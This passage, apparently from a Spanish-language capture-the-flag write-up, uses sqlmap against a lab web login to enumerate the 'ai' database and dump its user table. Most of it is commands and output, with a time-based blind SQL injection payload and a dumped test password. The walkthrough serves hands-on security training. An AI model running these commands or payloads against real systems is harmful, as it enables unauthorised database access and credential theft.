ut/10.201.101.31'

[*] ending @ 00:21:57 /2025-08-23/
```

What is the name of the table available in the "ai" database?

respuesta: user

ejecutamos el siguiente comando para listar las tablas de la base de datos ai

```
(root@kali)-[~]
# sqlmap -u "http://10.201.101.31/ai/includes/user_login?email=test&password=test" -D ai --tables -level=5
```

```
(root@kali)-[~]
# sqlmap -u "http://10.201.101.31/ai/includes/user_login?email=test&password=test" -D ai --tables -level=5

H
[1.9.8.8#dev]
I_IV... I_I https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
esponsible for any misuse or damage caused by this program

[*] starting @ 00:25:55 /2025-08-23/

[00:25:55] [INFO] resuming back-end DBMS 'mysql'
[00:25:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: email (GET)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: email=test' AND (SELECT 2168 FROM (SELECT(SLEEP(5)))ufPl) AND 'VCEz'='VCEz&password=test --dbs --level=5
--
[00:25:55] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:25:55] [INFO] fetching tables for database: 'ai'
[00:25:55] [INFO] fetching number of tables for database 'ai'
[00:25:55] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[00:25:55] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
1
[00:26:36] [INFO] retrieved:
[00:26:56] [INFO] adjusting time delay to 1 second due to good response times
user
Database: ai
[1 table]
+-----+
| user |
+-----+

[00:27:16] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.201.101.31'

[*] ending @ 00:27:16 /2025-08-23/
```

What is the password of the email test@chatai.com?

respuesta: 12345678

ejecutamos el siguiente comando para volcar las informacion de la tabla user

```
(root@kali)-[~]
# sqlmap -u "http://10.201.101.31/ai/includes/user_login?email=test&password=test" -D ai -T user --dump -level=5
```


obtenemos la informacion de la tabla

```
root@kali: ~
File Actions Edit View Help
I_IV ... I_I https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all a
esponsible for any misuse or damage caused by this program

[*] starting @ 00:28:44 /2025-08-23/

[00:28:44] [INFO] resuming back-end DBMS 'mysql'
[00:28:44] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: email (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: email=test' AND (SELECT 2168 FROM (SELECT(SLEEP(5)))ufPl) AND 'VCEz'='VCEz&password=test --dbs --level=5
-----

[00:28:44] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:28:44] [INFO] fetching columns for table 'user' in database 'ai'
[00:28:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[00:29:07] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
-----
[00:29:08] [INFO] retrieved:
[00:29:28] [INFO] adjusting time delay to 1 second due to good response times
id
[00:29:36] [INFO] retrieved: email
[00:30:03] [INFO] retrieved: password
[00:30:58] [INFO] retrieved: created
[00:31:34] [INFO] fetching entries for table 'user' in database 'ai'
[00:31:34] [INFO] fetching number of entries for table 'user' in database 'ai'
[00:31:34] [INFO] retrieved: 1
[00:31:36] [WARNING] reflective value(s) found and filtering out of statistical model, please wait
..... (done)
2023-02-21 09:05:46
[00:33:46] [INFO] retrieved: test@chatai.com
[00:35:22] [INFO] retrieved: 1
[00:35:26] [INFO] retrieved: 12345678
Database: ai
Table: user
[1 entry]
+-----+-----+-----+
| id | email | created | password |
+-----+-----+-----+
| 1 | test@chatai.com | 2023-02-21 09:05:46 | 12345678 |
+-----+-----+-----+

[00:36:13] [INFO] table 'ai.`user`' dumped to CSV file '/root/.local/share/sqlmap/output/10.201.101.31/dump/ai/user.csv'
[00:36:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.201.101.31'

[*] ending @ 00:36:13 /2025-08-23/
```